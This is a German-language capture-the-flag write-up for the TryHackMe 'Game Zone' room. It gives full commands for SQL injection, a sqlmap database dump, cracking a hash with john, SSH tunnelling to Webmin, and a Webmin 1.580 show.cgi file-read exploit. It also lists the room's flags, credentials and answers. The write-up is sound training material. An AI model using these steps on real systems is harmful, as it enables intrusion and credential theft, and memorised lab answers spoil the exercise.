Setup
Zuerst müssen wir uns mit dem TryHackMe-VPN-Server verbinden. Mehr Infos dazu findest du auf der Access-Seite.
Ich benutze openvpn, um mich mit dem Server zu verbinden. Hier ist der Befehl:
$ sudo openvpn --config NovusEdge.ovpn
Reconnaissance
Das Ausführen von nmap-Scans liefert uns folgende Informationen:
$ sudo nmap -sS -Pn -vv --top-ports 2000 -oN nmap_scan.txt TARGET_IP

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Wenn wir den HTTP-Dienst auf Port 80 aufrufen, werden wir von folgender Seite begrüßt:

What is the name of the large cartoon avatar holding a sniper on the forum?
Answer: Agent 47
Auf der Seite gibt es 2 Eingabefelder: eins für Site Search und eins für User Login. Wir können auf eine mögliche Datenbank-(SQL-)Injection testen, indem wir ein paar SQLi-Strings eingeben:

Das erfolgreiche Einloggen leitet uns auf folgende Seite weiter:

When you've logged in, what page do you get redirected to?
Answer:
portal.php
Da das Ziel für SQLi anfällig ist, können wir jetzt SQLMap für die weitere Recon nutzen...
Mit Burpsuite fangen wir den Request ab, den der Browser beim Zugriff auf die Seite portal.php sendet:
POST /portal.php HTTP/1.1
Host: TARGET_IP
Content-Length: 14
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://TARGET_IP
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://TARGET_IP/portal.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=kfd3hokcd5krmlmrofgs4q45q7
Connection: close

searchitem=asd
Wir können das in einer Datei speichern und an SQLMap übergeben, um die User-Session zu authentifizieren:
$ sqlmap -r portal-request.txt --dbms=mysql --dump

...
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

...

POST parameter 'searchitem' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

...

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y

...

do you want to crack them via a dictionary-based attack? [Y/n/q]

...

what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1

...

do you want to use common password suffixes? (slow!) [y/N] N

...
Das liefert uns den Passwort-Hash für den User: agent47.
In the users table, what is the hashed password?
Answer:
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
What was the username associated with the hashed password?
Answer:
agent47
Wir erhalten außerdem Einträge aus einer Tabelle namens post in der Datenbank db.
What was the other table name?
Answer:
post
Da wir nun den Passwort-Hash für agent47 haben, können wir john verwenden, um ihn zu cracken und das Passwort des Users zu bekommen.
$ echo ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 > hash.txt

$ sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
...
videogamer124    (?)
What is the de-hashed password?
Answer:
videogamer124
Jetzt können wir versuchen, uns via ssh mit den Zugangsdaten agent47:videogamer124 auf dem Server einzuloggen.
Gaining Access
Mit den Credentials aus der Recon-Phase loggen wir uns nun auf dem SSH-Dienst des Servers ein.
$ ssh agent47@TARGET_IP
...
agent47@TARGET_IP's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
Jetzt können wir uns das User-Flag holen:
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
What is the user flag?
Answer:
649ac17b1480ac13ef1e4fa579dac95c
Prüfen der aktiven Socket-Verbindungen auf der Zielmaschine:
Netid State      Recv-Q Send-Q                                               Local Address:Port                                                              Peer Address:Port
udp   UNCONN     0      0                                                                *:10000                                                                        *:*
udp   UNCONN     0      0                                                                *:68                                                                           *:*
tcp   LISTEN     0      80                                                       127.0.0.1:3306                                                                         *:*
tcp   LISTEN     0      128                                                              *:10000                                                                        *:*
tcp   LISTEN     0      128                                                              *:22                                                                           *:*
tcp   LISTEN     0      128                                                             :::80                                                                          :::*
tcp   LISTEN     0      128                                                             :::22                                                                          :::*
How many TCP sockets are running?
Answer: 5
Da der Dienst auf Port 10000 durch eine Firewall blockiert wird, können wir einen SSH-Tunnel nutzen, um diesen Port lokal verfügbar zu machen.
$ ssh -L 10000:localhost:10000 agent47@TARGET_IP
agent47@TARGET_IP's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Sun Nov 27 23:59:23 2022 from TARGET_IP
agent47@gamezone:~$
Jetzt können wir localhost:10000 im Browser aufrufen:

What is the name of the exposed CMS?
Answer:
Webmin
Mit den Zugangsdaten agent47:videogamer124 können wir uns bei diesem Dienst einloggen:

What is the CMS version?
Answer:
1.580
Privilege Escalation
Mit searchsploit können wir nun nach Exploits für Webmin 1.580 suchen:
$ searchsploit webmin 1.58
-------------------------------------------------------- ---------------------------------
 Exploit Title                                          |  Path
-------------------------------------------------------- ---------------------------------
Webmin 1.580 - '/file/show.cgi' Remote Command Executio | unix/remote/21851.rb
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Discl | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Discl | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metas | linux/webapps/47330.rb
-------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Wir können die Logik des zweiten Exploits nutzen. Wenn wir einfach zu localhost:10000/file/show.cgi/root/root.txt navigieren, erhalten wir den Inhalt der Datei root.txt.
What is the root flag?
Answer:
a4b945830144bdd71908d12d902adeee
Conclusion
Wenn dir dieses Writeup geholfen hat, folge mir gerne auf github und/oder lass einen Star auf dem Repository da: https://github.com/NovusEdge/thm-writeups
- Room: Game Zone